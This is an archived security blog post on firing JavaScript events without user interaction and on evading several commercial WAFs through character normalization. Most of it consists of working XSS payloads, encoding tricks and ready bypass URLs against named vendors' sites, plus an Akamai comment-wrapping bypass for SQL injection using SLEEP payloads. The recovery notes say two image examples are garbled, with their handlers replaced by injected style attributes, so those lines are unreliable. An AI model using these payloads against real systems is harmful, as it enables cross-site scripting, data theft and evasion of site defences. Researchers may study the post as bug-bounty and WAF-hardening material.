Exploring Javascript events & Bypassing WAFs via character normalization

Exploring Javascript events & Bypassing WAFs via character normalization - 0x999, @_0x999, 0x999.

- Published: 2024-11-18
- Original: <https://0x999.net/blog/exploring-javascript-events-bypassing-wafs-via-character-normalization>
- Preserved from: https://0x999.net/blog/exploring-javascript-events-bypassing-wafs-via-character-normalization (browser) on 2026-08-17
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Exploring Javascript events & Bypassing WAFs via character normalization

Posted on: 11/18/2024

Tags:

#xss#javascript#waf#bypass

Overview

In the first section of this post, I provide a short introduction to browser events, I then explore which Javascript event handlers can be used to execute functions without user interaction, using a limited character set, I also discuss various methods through which this can be leveraged to achieve arbitrary Javascript execution, Again using a limited character set.

Next, I look into how certain web application firewalls (WAFs) can be bypassed by taking advantage of character normalization, Finally I explore the different ways various WAFs process and normalize user input before applying pattern detection.

What are events?

Events can be seen as notifications that a developer can use to react to certain changes that may happen in the browser, typically triggered by user interaction or changes in the browser enviornment.

They serve as a crucial mechanism that developers rely on to create dynamic and interactive web applications.

Events can be categorized into the following:

- User-initiated events: Events that require explicit actions by the user, like mouse movements, clicks, or key presses.
- Browser-generated events: Events triggered by the browser environment itself, such as page loading, window resizing, network status changes, and events related to the browser's focus or form elements.
- API-specific events: Events triggered by specific Web APIs, such as media playback changes, battery status updates, or messages passed between different browsing contexts or windows.

In Javascript you can use the addEventListener() function to attach an event to an element or window, Here's an example of the syntax:

javascript

```
1addEventListener("event", () => {
2  // Do something
3});
```

Alternatively you can also use event handlers which can be set via direct assignment `**onevent**=**function**`

Why should I care?

As bug bounty hunters every so often we may encounter a scenario where we find an injection point, confirm that it's vulnerable to XSS but we are unable to exploit it and achieve javascript execution due to the WAF blocking us or our user input getting sanitized by the application itself.

One approach commonly used by web applications/WAFs is stripping or blocking user input containing characters such as `()` or ``` `within HTML tags ( <>`) in an attempt to protect their clients from XSS.

for example:

`//cloudflare.com/?<img/src/onerror=anythinghere>` will respond with a 200 OK status code.

and

`//cloudflare.com/?<img/src/onerror=anythinghere()>` will respond with a 403 Forbidden.

Triggering Javascript events without user interaction

Just to give a little context, one common xss payload I often see people use which utilizes javascript event handlers is `onerror=alert;throw 1` which I believe was initially documented by Gareth Heyes back in 2012 ,

Here's a quick breakdown of how and why it works for those who don't know:


The onerror event handler is being assigned a function in this case an alert and the throw statement is being used to raise a user-defined exception which triggers the error event which then executes it's assigned function resulting in `alert("Uncaught 1")` .

Earlier this year @garethheyes released a new version of his tool Shazzer which allows you to easily fuzz HTML/Javascript behavior across different browsers.

I wondered if there are any other event handlers that can be triggered without the need for any user interaction or a secondary statement, So I gathered a list of event handlers using: `Object.getOwnPropertyNames(window).filter(function(property){return /^on/.test(property);});`

Uploaded it to Shazzer's dataset and started fuzzing.

While checking the browser console I noticed the following:



Interesting, some events(devicemotion, deviceorientation & deviceorientationabsolute) **did** trigger but they were getting blocked by Shazzer's iframe sandbox.

Pasting `ondevicemotion=alert` in the browser's console executes the alert.

Pretty cool, though I wasn't very satisfied as these events appear to only be supported on chromium based browsers and they don't seem to work on mobile devices even though they were designed for them(?)

so I started looking through MDN docs to see which other event handlers are viable(can be triggered with a limited charset and require no user interaction), to my surprise there were a lot of them.

Chromium only

As mentioned above the `ondevicemotion / ondeviceorientation / ondeviceorientationabsolute` trigger automatically therefore we can just assign it a function.

e.g: `ondevicemotion=alert`

The `pagereveal / pageswap` events can be triggered by setting the location to the current location which will result in a redirect loop and eventually trigger the event.

e.g: `onpageswap=alert;location=location`

The `contextvisibilityautostatechange` event can be triggered by setting the value of the `contentVisibility` CSS property to auto.

e.g: `<img/src/style=content-visibility:auto style="content: ""; position: absolute; left: 0px; right: 0px;">`

The `selectionchange` event can be triggered by using a `textarea/input` element with an autofocus attribute.

e.g: `<input/autofocus/onfocus="window.onselectionchange=alert">`

Chromium / Firefox / Others

The `message` event needs a direct reference to the target window for cross origin communication therefore in order to trigger it we'd need to iframe the target or use top level navigation.

e.g: `let x = window.open("//portswigger-labs.net/xss/xss.php?x=';onmessage=alert//&context=js_string_single", "_blank");setInterval(z =>{x.postMessage("x", "*")}, 500)`

The `hashchange` event can be triggered by assigning a new value to `location.hash`.

e.g: `onhashchange=alert;location.hash=location`

The `scroll / scrollend` events can be triggered by making the page scrollable via document.body.style.height and changing the value of `document.documentElement.scrollTop`.

e.g: `window.onscroll=alert;document.body.style.height='999px';document.documentElement.scrollTop=1`

The `select` event can be triggered by using a `textarea/input` element with a value attribute and increasing the value of `element.selectionStart`.

e.g: `<input value=x autofocus >`

The `transitionstart / transitionend / transitionrun` events can be triggered by setting the transition CSS property and changing the opacity to start the transition.

e.g: `<img/src/style=transition:0.1s style="content: ""; position: absolute; left: 0px; right: 0px;">`

The `load / pageshow` and possibly others are triggered when the document initially loads, in a DOM XSS scenario we can use an iframe with a srcdoc attribute.

e.g: `<iframe/srcdoc="<img/src/onerror=onpageshow=alert>">`

I'm fairly certain there are more but these will do, for now :)

Achieving arbitrary javascript execution

When an event handler gets triggered and calls it's assigned function depending on the function that it's assigned to it will first call the `toString()` function on the event object before passing the result as an argument to the assigned function.

In order to achieve arbitrary javascript execution we need to overwrite the `toString` function in one way or another so that when our selected function(e.g eval/setTimeout/setInterval) gets called we can control the string that is passed as an argument.

As far as I'm aware this is true for every event besides the `error` event which passes a string with writable 'name' and 'message' properties unlike other events which pass an object, this means we don't need to overwrite the `toString` function we can simply use a throw statement or overwrite the Error object's name while hoisting the 'Uncaught' string at the beginning to ensure it's defined when the reference error is raised.

e.g: `window.onerror=eval;ReferenceError.prototype.name=';alert\x28999\x29;var Uncaught//';z`

In this example the onerror event handler is being assigned the eval function which takes a string and evaluates it as javascript code, we then override the name property of the ReferenceError Object with the string we want to pass to the eval function as an argument and finally we use an

undefined variable `z` to trigger the error event which results in `Uncaught ;alert(999);var Uncaught//: z is not defined` being eval'd and executing our alert.

For other events we can use a single parameter'd arrow function expression to overwrite the returned string

```

```

The parentheses can only be omitted if the function has a single simple parameter. If it has multiple parameters, no parameters, or default, destructured, or rest parameters, the parentheses around the parameter list are required. - MDN Docs

e.g:
`window.onscroll=setTimeout;document.body.style.height='999px';document.documentElement.scrollTop=1;Object.prototype.toString=x=>'alert\x28999\x29' //alerts 999`

Another very cool technique which can be used with any event was documented back in 2020 by @terjanq in which he is overwriting the Object's toString function with the RegExp's toString function and then assigns a `source` or `flags` property to the Object's prototype which results in the string `/source/flags` when the RegExp `toString` function gets called.

e.g:
`window.onscroll=setTimeout;Object.prototype.flags='.call\x28alert\x281\x29\x29';Object.prototype.toString=/x/.toString;document.body.style.height='999px';document.documentElement.scrollTop=1`

I wondered if there are any other objects that can be used to overwrite the Object's `toString` function returned string so I fuzzed it:

```
javascript
```

```
const originalToString = Object.prototype.toString;
for (const key of Object.getOwnPropertyNames(window)) {
  try {
    const proto = window[key]?.prototype;
    if (proto) {
      const descriptors = Object.getOwnPropertyDescriptors(proto);
      //Overwrite the Object toString with our fuzzed object toString
      Object.prototype.toString = proto.toString;
      for (const [k, d] of Object.entries(descriptors)) {
        //Overwrite the value of every property in the Object's prototype with the descriptors from our fuzzed object
          if (k !== "toString") Object.prototype[k] = `fuzz_${k}`;
        }
        //Call toString and log the results if it contains fuzz_
        if (Object.prototype.toString().includes("fuzz_")) {
          console.log(Object.prototype.toString(), window[key].name);
        }
    }
  } catch {}
  Object.prototype.toString = originalToString
}
/* Results:
/fuzz_source/fuzz_flags RegExp
fuzz_name: fuzz_message Error
fuzz_name: fuzz_message InternalError
fuzz_name: fuzz_message AggregateError
```

Show 10 more lines

Sadly it failed to find any new objects other than the RegExp and variations of the Error object nevertheless this is a very cool technique that can be used to overwrite functions returned string using only `[a-z]=.`

Bypassing web application firewalls via character normalization

While having the ability to execute arbitrary javascript without parentheses or backticks is great and is certainly helpful when it comes to bypassing web applications firewalls, most WAFs nowadays also tend to check user input for certain patterns that may be considered dangerous/malicious.

We can use cloudflare again as an example:

`//cloudflare.com/?x()` will respond with a 200 status code

while

`//cloudflare.com/?onerror=x()` will respond with a 403 status code

So with that in mind I figured I should start testing some wafs.

I started with Akamai & quickly noticed the following behavior:

`akamai.com/x?=<input/autofocus/onfocu%2573=x` => 403 Access Denied

`akamai.com/x?=<input/autofocus/onfocu%25252525252525252573=x` => 403 Access Denied

`akamai.com/x?=<input/autofocus/onfocu%252525252525252525252573=x` => 200 OK

Seems like Akamai are URL decoding user input 10 times before processing it.

I was thinking how I might be able to take advantage of this behavior, I tried a couple variations until I ended up with: `akamai.com/x?=<input/%25253e/autofocus/onfocus=x>` => 200 OK

Lovely, we can prepend the "malicious" event with a 10x URL encoded ">" to bypass Akamai's check for in-line events as long as the application we're targeting doesn't URL decode user input 10 times as well we're golden.

I proceeded to try the same payload on Imperva's WAF `imperva.com/?=<input/%253e/autofocus/onfocus=x()>` which unsurprisingly didn't work.

then I remembered a blogpost I read by @0xEdra in which he describes how he was able to bypass various WAFs using a very similar method but with a `"` named entity between literal quotes prepending the event.

So I figured I'd try his payload %3E), strangely it didn't work either but it did make me wonder what other encodings might be getting normalized by the WAF before being searched for patterns, turns out there are a couple:

named entities, e.g: `imperva.com/?x=<input/%26gt;/autofocus/onfocus=x()>`

(not sure why it doesn't work with the " entity anymore)

hex/numeric entities, e.g: `imperva.com/?x=<input/%26%23x3e/autofocus/onfocus=x()>`

utf-8 hex, e.g: `imperva.com/?x=<input/\x3e/autofocus/onfocus=x()>`

utf-16, e.g: `imperva.com/?x=<input/\u003e/autofocus/onfocus=x()>`

utf-16 w/ curly braces, e.g: `imperva.com/?x=<input/\u{3e}/autofocus/onfocus=x()>`

utf-16 w/ % instead of \, e.g: `akamai.com/x?=<input/%u003e/autofocus/onfocus=x()>`

So I mapped out the top WAFs in the industry and the encodings they normalize below

>

Note: all of my tests were conducted on the main sites of the WAFs so I'm posting this under the assumption that they are using the most secure configuration but I might be wrong and it's entirely possible results may vary depending on your target and their custom configuration.

Additionally it's worth noting that while the technique mentioned above successfully bypasses some WAFs not every WAF listed in the table below can necessarily be bypassed the same way as

they often also search for various other patterns such as `anyevent=[a-z]` or `<[a-z] anyevent=` anywhere regardless of context.

e.g: f5 , radware , barracuda

you can click on the / to view each associated test case

| WAF | URL encode 2+ | Named entities | H/N entities | UTF-8 Hex | UTF-16 | UTF-16 w/ {} | UTF-16 w/ % | | | Akamai | 10x | | | | | | | | Imperva | 2x | | | | | | | | Cloudflare | ∞ | | | | | | | | Cloudront/AWS | 2x | | | | | | | | F5 | 2x | | | | | | | | Barracuda | 2X | | | | | | | | Fortiweb | 64x | | | | | | | | Sucuri | 2x | | | | | | | |

And finally here are some WAF bypasses based on the techniques discussed above:

Akamai:

`akamai.com/?x=<x/%u003e/tabindex=1 autofocus/onfocus=x=self;x['ale'%2b'rt'](999)>`

Imperva:

`imperva.com/?x=<x/\x3e/tabindex=1 style=transition:0.1s autofocus/onfocus="a=document;b=a.defaultView;b.ontransitionend=b['aler'%2b't'];style.opacity=0;Object.prototype.toString=x=>999">`

AWS/Cloudfront:

`docs.aws.amazon.com/?x=<x/%26%23x3e;/tabindex=1 autofocus/onfocus=alert(999)>`

Cloudflare:

`cloudflare.com/?x=<x tabindex=1 autofocus/onfocus="style.transition='0.1s';style.opacity=0;self.ontransitionend=alert;Object.prototype.toString=x=>999">`

Bonus: Akamai is weird

While I was testing Akamai I noticed something rather strange I think is worth noting.

They seem to be **very** forgiving with user input so long as it is encapsulated with `/**/`.

Presumably this is happening because they are attempting to parse Javascript or SQL comments(?)

Here's how we can take advantage of this behavior:

For the sake of this example let's imagine a very simple MySQL bookstore database

```
sql
```

```
1CREATE TABLE books(
2  book VARCHAR(64),
3  author VARCHAR(255)
4);
5INSERT INTO books(book, author) VALUES ('Javascript for Hackers', 'Garethheyes');
```

And a web application that has a books lookup api endpoint: `//akamai.com/api/books?author=`

Which queries the database using:

sql

```
1SELECT * FROM books WHERE author = 'our_unsanitized_user_input'
```

Trying to confirm this SQLI from a blackbox perspective using common payloads such as:

`//akamai.com/api/books?author=' OR 1=1-- -` or `//akamai.com/api/books?author=' OR SLEEP(5)-- -`

will both result in a 403 Access Denied but by wrapping our payload with `/**/` we can bypass this check:

`//akamai.com/api/books?author=/*' OR 1=1-- -*%2f` or `//akamai.com/api/books?author=/*' OR SLEEP(5)-- -*%2f`

the SQL query will look something like this:

`SELECT * FROM books WHERE author = '/*' OR SLEEP(5)-- -*/`

The first part of the payload `/*` is treated as a string, followed by the OR condition, and the remainder `*/` is commented out by `--`, allowing the `SLEEP` function to execute, Which will result in the database sleeping for 5 seconds confirming the presence of an SQLI.

It can also be used for XSS: `//akamai.com/?x=/*<input/autofocus/onfocus=a=self;a'ale'%2b'rt'>*%2f`.

Thank you for reading & Many thanks to @garethheyes , @terjanq & @0xEdra

Recovery notes

Source evidence recovered on 2026-09-14. The earlier source capture (SHA-256 `20ba3729c39040fc655fd47300ae30a2b7160020aa430e096e20673aa54ccc48`) is no longer available. This publication uses a separately preserved capture of the same document recorded on 2026-08-17 (SHA-256 `af5a97ce9e758345d20d83c1e38bf644b3b98875f8fef157f03485383367a8f8`). The retained article text was checked against this replacement capture. All retained technique-bearing discussion, WAF normalization matrix and inline examples are supported. Two retained img examples contain injected style/chrome attributes instead of their event handlers; source contains the real onerror

handlers. Remaining unmatched paragraph is Markdown-link parsing noise. Existing capture-quality limitations remain recorded separately. The missing earlier capture remains documented in the archive history.
